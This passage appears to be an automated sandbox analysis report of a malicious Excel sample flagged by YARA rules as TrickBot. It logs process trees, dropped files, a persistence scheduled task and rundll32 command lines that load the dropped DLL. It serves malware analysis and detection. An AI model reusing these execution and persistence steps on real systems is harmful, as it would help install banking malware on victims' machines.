HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEA859AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEA859AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F4673	F4673	binary	04 00 00 00 B4 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 36 B9 44 F6 71 07 D7 01 73 46 0F 00 73 46 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00

Wow64 process (32bit):	false
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0xffc50000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\BASE.BABAA	unknown	64	success or wait	1	FFC527D0	ReadFile
C:\Users\user\BASE.BABAA	unknown	264	success or wait	1	FFC5281C	ReadFile

Analysis Process: rundll32.exe PID: 2504 Parent PID: 2552

General

Start time:	02:19:40
Start date:	20/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\BASE.BABAA,DllRegisterServer
Imagebase:	0x9b0000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2091575281.00000000006D0000.00000004.00000020.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2091432238.0000000000180000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000002.2092159762.00000000021E8000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2087481809.0000000000704000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_TrickBot_4, Description: Yara detected Trickbot, Source: 00000004.00000003.2087500682.0000000000704000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2352 Parent PID: 2504

General

Start time:	02:19:42
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffc40000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: wermgr.exe PID: 2348 Parent PID: 2504

General

Start time:	02:19:42
Start date:	20/02/2021
Path:	C:\Windows\System32\wermgr.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\wermgr.exe
Imagebase:	0xffc40000
File size:	50688 bytes
MD5 hash:	41DF7355A5A907E2C1D7804EC028965D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QNetMonitor8751465376	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7E910	CreateDirectoryW
C:\Users\user\AppData\Roaming\QNetMonitor8751465376\SecurityPreloadState.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	680C8	CreateFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\QNetMonitor8751465376\SecurityPreloadState.txt	unknown	9	5b 77 70 68 68 76 66 6e 5d	[wphhvfn]	success or wait	936	7D05A	WriteFile
C:\Users\user\AppData\Roaming\QNetMonitor8751465376\SecurityPreloadState.txt	unknown	2	0d 0a	..	success or wait	936	7D080	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\msdfmap.ini	unknown	1405	success or wait	1	84547	ReadFile
C:\Windows\system.ini	unknown	219	success or wait	1	84547	ReadFile
C:\Windows\win.ini	unknown	478	success or wait	1	84547	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: taskeng.exe PID: 2228 Parent PID: 860

General

Start time:	02:21:33
Start date:	20/02/2021
Path:	C:\Windows\System32\taskeng.exe
Wow64 process (32bit):	false
Commandline:	taskeng.exe {C999D15C-7BEE-4793-989A-0EF4E6A22007} S-1-5-18:NT AUTHORITY\System:Service:
Imagebase:	0xffa20000
File size:	464384 bytes
MD5 hash:	65EA57712340C09B1B0C427B4848AE05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\Tasks\Combo QNet monitor application8751465376	unknown	2	success or wait	1	FFA2433D	ReadFile
C:\Windows\System32\Tasks\Combo QNet monitor application8751465376	unknown	3264	success or wait	1	FFA243A4	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Handshake\{C999D15C-7BEE-4793-989A-0EF4E6A22007}	data	binary	4D 45 4F 57 01 00 00 00 E4 B7 BD 92 8B F2 A0 46 B5 51 45 A5 2B DD 51 25 00 00 00 00 00 00 00 00 F3 4E F6 E4 FA CE 8F 5A 8B D5 FD 2D 97 66 70 70 01 3C 00 00 B4 08 00 00 4B 75 3B A2 DC 5C 50 F2 00 00 00 00	success or wait	1	FFA32CB8	RegSetValueExW

Analysis Process: rundll32.exe PID: 1360 Parent PID: 2228

General

Start time:	02:21:34
Start date:	20/02/2021
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\QNetMonitor8751465376\kiBASEzv.rrd',DllRegisterServer
Imagebase:	0xff6c0000
File size:	45568 bytes
MD5 hash:	DD81D91FF3B0763C392422865C9AC12E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis